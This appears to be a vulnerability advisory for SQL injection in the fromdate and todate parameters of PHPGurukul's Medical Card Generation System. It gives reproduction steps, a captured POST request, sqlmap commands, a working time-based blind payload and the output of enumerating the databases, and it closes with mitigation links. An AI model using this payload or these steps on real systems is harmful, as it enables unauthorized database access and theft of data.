
SQL Injection vulnerability was identified in the **mcgs/admin/card-bwdates-report.php** page of the **Medical Card Generation System using PHP and MySQL**. This flaw allows remote attackers to execute unauthorized SQL commands via the **fromdate and todate** parameters in a **POST** HTTP request, enabling unauthorized database access and compromising the integrity of the system.

- **Official Website URL:** https://phpgurukul.com/medical-card-generation-system-using-php-and-mysql/


Affected Vendor	PHPGurukul
Affected Product Name	Medical Card Generation System using PHP and MySQL
Version	V1.0
Affected Code File	mcgs/admin/card-bwdates-report.php
Affected Parameter	fromdate, todate
Method	POST
Vulnerability Type	SQL Injection

Step to Reproduce:

Step1: Visit to http://localhost/mcgs/admin/ , log in with admin credentials (Username and Password).



Step2: Go to the Report of medical card tab feel the require details click on submit.




Step3: Copy the request to a text file and save it.

```
Pretty  Raw  Hex
1  POST /mcgs/admin/card-bwdates-reports-details.php HTTP/1.1
2  Host: localhost
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 45
9  Origin: http://localhost
10 Connection: keep-alive
11 Referer: http://localhost/mcgs/admin/card-bwdates-report.php
12 Cookie: PHPSESSID=0mOrtnokfckn4fiocqmvkn39uh
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Priority: u=0, i
19
20 fromdate=2000-02-02&todate=2000-02-02&submit=
```


Step 4: Now run the sqlmap command against the saved request file:

- python ./sqlmap.py -r C:\Users\bhush\Desktop\Date Report.txt --batch –dbs



```
PS C:\Users\bhush\Downloads\sql\sqlmapproject-sqlmap-9e36fd7> python ./sqlmap.py -r 'C:\Users\bhush\Desktop\Date Report.txt' --batch --dbs
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8.9.1#dev}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume
no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:46:59 /2024-10-19/

[16:46:59] [INFO] parsing HTTP request from 'C:\Users\bhush\Desktop\Date Report.txt'
[16:47:00] [WARNING] provided value for parameter 'submit' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[16:47:00] [INFO] testing connection to the target URL
[16:47:00] [INFO] checking if the target is protected by some kind of WAF/IPS
[16:47:00] [INFO] testing if the target URL content is stable
[16:47:00] [INFO] target URL content is stable
[16:47:00] [INFO] testing if POST parameter 'fromdate' is dynamic
[16:47:00] [WARNING] POST parameter 'fromdate' does not appear to be dynamic
[16:47:01] [WARNING] heuristic (basic) test shows that POST parameter 'fromdate' might not be injectable
[16:47:01] [INFO] heuristic (XSS) test shows that POST parameter 'fromdate' might be vulnerable to cross-site scripting (XSS) attacks
[16:47:01] [INFO] testing for SQL injection on POST parameter 'fromdate'
[16:47:01] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[16:47:01] [WARNING] reflective value(s) found and filtering out
[16:47:02] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[16:47:02] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[16:47:02] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[16:47:02] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[16:47:02] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[16:47:02] [INFO] testing 'Generic inline queries'
[16:47:03] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[16:47:03] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[16:47:03] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[16:47:03] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[16:47:13] [INFO] POST parameter 'fromdate' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
```

Step5: Now notice the **'fromdate'** parameter vulnerability, leading to the successful extraction of all databases.




```
[16:47:13] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[16:47:13] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[16:47:14] [INFO] checking if the injection point on POST parameter 'fromdate' is a false positive
POST parameter 'fromdate' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 79 HTTP(s) requests:
---
Parameter: fromdate (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: fromdate=2000-02-02' AND (SELECT 3256 FROM (SELECT(SLEEP(5)))aXwf) AND 'rLXY'='rLXY&todate=2000-02-02&submit=

[16:47:30] [INFO] the back-end DBMS is MySQL
[16:47:30] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
web application technology: Apache 2.4.58, PHP 8.0.30
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[16:47:35] [INFO] fetching database names
[16:47:35] [INFO] fetching number of databases
[16:47:35] [INFO] retrieved:
[16:47:45] [INFO] adjusting time delay to 1 second due to good response times
9
[16:47:46] [INFO] retrieved: information_schema
[16:48:49] [INFO] retrieved: mgsdb
[16:49:06] [INFO] retrieved: mysql
[16:49:24] [INFO] retrieved: performance_schema
[16:50:25] [INFO] retrieved: phpmyadmin
[16:51:03] [INFO] retrieved: preschool
[16:51:38] [INFO] retrieved: rtbsdb
[16:51:58] [INFO] retrieved: studentrecorddb
[16:52:48] [INFO] retrieved: test
available databases [9]:
[*] information_schema
[*] mgsdb
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] preschool
[*] rtbsdb
[*] studentrecorddb
[*] test

[16:53:04] [INFO] fetched data logged to text files under 'C:\Users\bhush\AppData\Local\sqlmap\output\localhost'

[*] ending @ 16:53:04 /2024-10-19/
```


Parameter: todate

Step 6: Now run the sqlmap command against the saved request file:

- python ./sqlmap.py -r C:\Users\bhush\Desktop\Date Report.txt –p ‘todate’ --batch –dbs



Step7: Now notice the **'todate'** parameter vulnerability, leading to the successful extraction of all databases.



Mitigation/recommendations

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- https://portswigger.net/web-security/sql-injection